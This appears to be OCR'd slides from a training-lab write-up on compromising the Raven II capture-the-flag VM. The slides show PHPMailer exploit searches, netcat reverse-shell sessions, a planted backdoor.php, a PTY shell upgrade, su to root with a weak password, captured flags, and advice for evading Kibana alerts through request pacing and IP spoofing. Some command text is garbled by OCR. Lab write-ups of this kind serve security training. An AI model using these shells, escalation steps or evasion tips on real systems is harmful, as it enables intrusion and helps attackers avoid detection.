
```
01693 >>> blah"@badguy.com... Unbalanced '"' 01693 <<< To: Hacker 01693 <<< Subject: Message from Hackerman 01693 <<<
```



```
root@Kali:~# searchsploit phpmailer
--------------------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                             |  Path
                                                                           | (/usr/share/exploitdb/)
--------------------------------------------------------------------------- ---------------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Service                          | exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bash)                          | exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP)                           | exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Python)                        | exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)              | exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution                                 | exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 | exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                   | exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure                                 | exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)       | exploits/php/remote/42024.rb
--------------------------------------------------------------------------- ---------------------------------------
Shellcodes: No Result
root@Kali:~#
```



```
root@Kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 39868
ls -l
total 212
drwxr-xr-x 7 root     root      4096 Aug 12  2018 Security - Doc
-rw-r--r-- 1 root     root     13265 Aug 13  2018 about.html
-rw-r--r-- 1 www-data www-data 64928 May 23 00:49 backdoor.php
-rw-r--r-- 1 root     root     10441 Aug 13  2018 contact.php
-rw-r--r-- 1 root     root      3384 Aug 12  2018 contact.zip
drwxr-xr-x 4 root     root      4096 Aug 12  2018 css
-rw-r--r-- 1 root     root     35226 Aug 12  2018 elements.html
drwxr-xr-x 2 root     root      4096 Aug 12  2018 fonts
drwxr-xr-x 5 root     root      4096 Aug 12  2018 img
-rw-r--r-- 1 root     root     16819 Aug 13  2018 index.html
drwxr-xr-x 3 root     root      4096 Aug 12  2018 js
drwxr-xr-x 4 root     root      4096 Aug 12  2018 scss
-rw-r--r-- 1 root     root     11114 Nov  9  2018 service.html
-rw-r--r-- 1 root     root     15449 Aug 13  2018 team.html
drwxrwxrwx 7 root     root      4096 Aug 13  2018 vendor
drwxrwxrwx 5 root     root      4096 Nov  9  2018 wordpress
cd /var/www
ls
flag2.txt
html
cat flag
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```



```
# Security notices relating to PHPMailer

Please disclose any vulnerabilities found responsibly - report any security problems found to the maintainers privately.

PHPMailer versions prior to 5.2.18 (released December 2016) are vulnerable to [CVE-2016-10033](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2016-10033) a remote code execution vulnerability, responsibly reported by [Dawid Golunski](https://legalhackers.com).
```


Exploitation: Misconfiguration of User Privileges/Privilege Escalation Target 2

Summary of Exploitation:

- While maintaining the reverse shell established on target 2 attackers able to escalate to root, manual brute force the password and capture Flag 4.
  - Used python access to escalate to root

  The exploit achieved root access on the machine

- Commands:
  - python -c ‘import pty;pt.spawn(“/bin/bash”)’
  - su root (become superuser/SA)
  - pw:toor
  - cd /root
  - ls
  - cat flag4.txt



```
root@Kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 47340
sudo -l
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$ su root
su root
Password: toor

root@target2:/var/www/html# cd /root
cd /root
root@target2:~# ls
ls
flag4.txt
root@target2:~# cat f
cat flag4.txt
 ___                ___ ___
| _ \__ ___ _____ _ _|_ _|_ _|
|   / _` \ V / -_) ' \| | | |
|_|_\__,_|\_/\___|_||_|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:~# █
```

Avoiding Detection


Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- The following alert was configured on Kibana
  - Excessive HTTP Errors: WHEN count() GROUPED OVER top 5 ‘http.response.status_code’
- This alert monitors network packets from clients attempting to access network resources.
  - HTTP errors include unauthorized access requests (401) that may indicate an attacker.
- The alert threshold fires when there are over 400 HTTP responses in a 5+ minute time slice.

Mitigating Detection

- You can execute the same exploit without triggering the alert by implementing a pause for 1 minute after every 100 http requests.
- Using the wpscan –stealthy option to scan for vulnerabilities may perform better.
  - wpscan –stealthy –url http://192/168/1/110/wordpress/ –enumerate u
  - Use command line sniffing rather than automated programs like wpscan, for example, “airodump-ng <interface_you_want_to_listen_on>”



Name: Excessive HTTP Errors

Indices to query: packetbeat-* ×

Use * to broaden your query.

Time field: @timestamp

Run watch every: 5 minutes

Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```


Stealth Exploitation of MySql Login Access/Data Exfiltration

Monitoring Overview

- The following alert was configured on Kibana:
  - HTTP Request Size Monitor: WHEN sum() OF http.request.bytes OVER all documents
- This alert measures HTTP request bytes and monitors server traffic for unauthorized attempts to access SQL Database
- The alert threshold fires when HTTP request bytes exceeds 3500 in a 1 minute time slice respectively.
  - Triggers when external/unauthorized IP connections are made to the SQL database or any related files.

Mitigating Detection

- You could possibly execute the same exploit without triggering the alert with employee IP address spoofing.
- Stagger the number of HTTP request sent within a minute



HTTP Request Size Monitor

Indices to query: packetbeat-* ×

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

